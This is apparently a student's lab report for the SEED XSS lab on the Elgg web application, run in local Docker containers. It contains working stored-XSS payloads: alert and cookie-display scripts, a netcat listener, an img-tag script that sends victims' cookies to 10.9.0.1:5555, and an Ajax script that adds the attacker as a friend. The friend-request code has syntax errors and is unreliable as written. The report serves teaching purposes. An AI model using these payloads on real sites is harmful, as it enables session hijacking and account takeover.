


CSC 6110 : Software Engineering
Assignment Software Security
Fall 2023
Student name: Kanchan Chopde

1) Cross-Site Scripting (XSS) Attack
Lab (Web Application: Elgg)

DNS Setup:

Did mapping of IP addresses and web server names.

In etc/hosts file added required IP addresses followed by web server names.



```
GNU nano 4.8      /etc/hosts          Modified
10.9.0.5    www.example32b.com
10.9.0.5    www.example32c.com
10.9.0.5    www.example60.com
10.9.0.5    www.example0.com

# For CSRF Lab
10.9.0.5    www.csrflabelgg.com
10.9.0.5    www.csrflab-defense.com
10.9.0.105   www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80   www.seedlab-shellshock.com

#Dns Setup-Xss Attack IP Address
10.9.0.5    www.seed-server.com
10.9.0.5    www.example32a.com
10.9.0.5    www.example32b.com
10.9.0.5    www.example32c.com
10.9.0.5    www.example60.com
10.9.0.5    www.example70.com

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File  ^V Replace  ^U Paste Text  ^T To Spell  ^L Go To Line
```

Downloaded Labsetup.zip file in Ubuntu vm and ran dcbuild (docker-compose build) command and


(docker-compose up) dcup command to build and make docker container running.

```

[11/22/23] seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Pulling fs layer
14428a6d4bcd: Downloading [=====>]
14428a6d4bcd: Downloading [=====>]
da7391352a9b: Downloading [>]
da7391352a9b: Downloading [==>]
da7391352a9b: Downloading [====>]
da7391352a9b: Downloading [=====>]
da7391352a9b: Downloading [=====>]
5.593MB/28.56MBiting
da7391352a9b: Downloading [=====>]
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94ddf64: Pull complete
81f03e4cealb: Pull complete
0ba9335b8768: Pull complete
8ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a11bealb741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706

```

Launching Elgg Web Application ,URL is <http://www.seed-server.com>



TASK 1

Posting a Malicious Message to Display an Alert Window

Logged in with username: charlie and password: seedcharlie, go to edit profile and add the following code in brief description field and click save button at bottom.

```
<script>alert('Attack with XSS');</script>
```

The screenshot shows the Firefox Web Browser interface. The main content area displays the 'Edit profile' page for a user named 'Charlie'. In the 'Brief description' field, the following JavaScript code is entered:

```
<script>alert('Attack with XSS');</script>
```

Now login with username:alice password:seedalice and Go to members and view Charlie.Alert window is displayed. Javascript is getting executed making XSS attack.


The screenshot shows the Firefox Web Browser interface. The main content area displays the member profile page for 'Charlie'. An alert dialog box is prominently displayed in the center of the page, containing the message 'Attack with XSS'. The browser interface shows tabs for 'Charlie : Elgg For SEED' and 'www.seed-server.com/profile/charlie'. The status bar indicates 'Nov 23 13:39'.

TASK 2


Posting a Malicious Message to Display Cookies

Login with username: samy password:seedsam. Add the following javascript code to brief description field to display cookies.

```
<script>alert(document.cookie);</script>
```



Login with another username:alice password:seedalice and view samy's profile.
Alice now have cookie information of samy displayed here as alert.



Task 3


Stealing Cookies from the Victim's Machine

The attacker here wants the JavaScript code to send the cookies to himself/herself, the malicious JavaScript code needs to send an HTTP request to the attacker, with the cookies appended to the request.

Attacker listening to port 5555:

```
nc -l 5555
```


The command ‘nc -l 5555’ is a netcat command that tells the netcat utility to listen (-l) on port 5555 for incoming connections.



Login with username :samy password: seedsamy .Add the following code in About me of Samy's profile.


```
<script>document.write('<img src=http://10.9.0.1:5555?c='
+ escape(document.cookie) + '>');
</script>
```

Javascript above attempts to send the samy's cookies to a specific IP:10.9.0.1 address and port 5555 with c= as query parameter where document.cookie value is appended.




After saving the code in samy's profile, netcat port shows the following information.

Here we can see value in GET request c=Elgg%3Df4.....4n , i.e. appended document.cookie information.



Now log in with another username: Alice password:seedalice and view samy's profile. The port 5555 displays following information.
C=Elgg%3Dlu.....1nf(Alice's cookie)

Now, Samy is able to view Alice cookie information on this 5555 port.



Task 4

Becoming the Victim's Friend

- Question 1: Explain the purpose of Lines ① and ②, why are they needed?

Lines ① and ② in the JavaScript code are constructing query parameters (ts and token) for an HTTP request. These parameters enhance security by including a timestamp (`__elgg_ts`) and a unique token(`__elgg_token`).

- Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

No we cannot launch successful attack because the Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the JavaScript code.


We need to construct sendurl variable for that we check the url in Http Header Live and change the 'friend=' parameter as per our requirement.

```

http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1700693219&__elgg_token=ztzfsKYk92oe-MqHzrRw5g&__elgg_ts=1700693219&__elgg_token=ztzfsKYk92oe-MqHzrRw5g
host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg-fab9d9v9tukl6ckv5ikf2jB6iu
GET: HTTP/1.1 200 OK
Date: Wed, 22 Nov 2023 22:47:08 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Content-Type-Options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8

```

We want to know samy's guid number. We inspect and see it as 59.



Login with username:samy password: seedsamy and add in About me field the following code:


```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts; ①
var token+"&__elgg_token="+elgg.security.token.__elgg_token; ②
//Construct the HTTP request to add Samy as a friend.
var sendurl="https://www.seed-server.com/action/friends/add?friend=59+ts+token";
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
```

```


Ajax.send();
}

</script>

```



Now, when Alice logs in and views samy's profile ,samy gets added to Alice's friendlist. In this way samy gets added as Alice's friend by just alice visiting samy's profile and in turn javascript which we added in samy's about me gets run. It creates ajax request to add friend with sendurl which we provided with samy guid number to make him their friend.



Task 5

Modifying the Victim's Profile

We describe invader text as instead of “task 5”, I added “Hey from task 5” for &description parameter.

For content variable I have appended the values of token,ts,username,invadertext,guid.

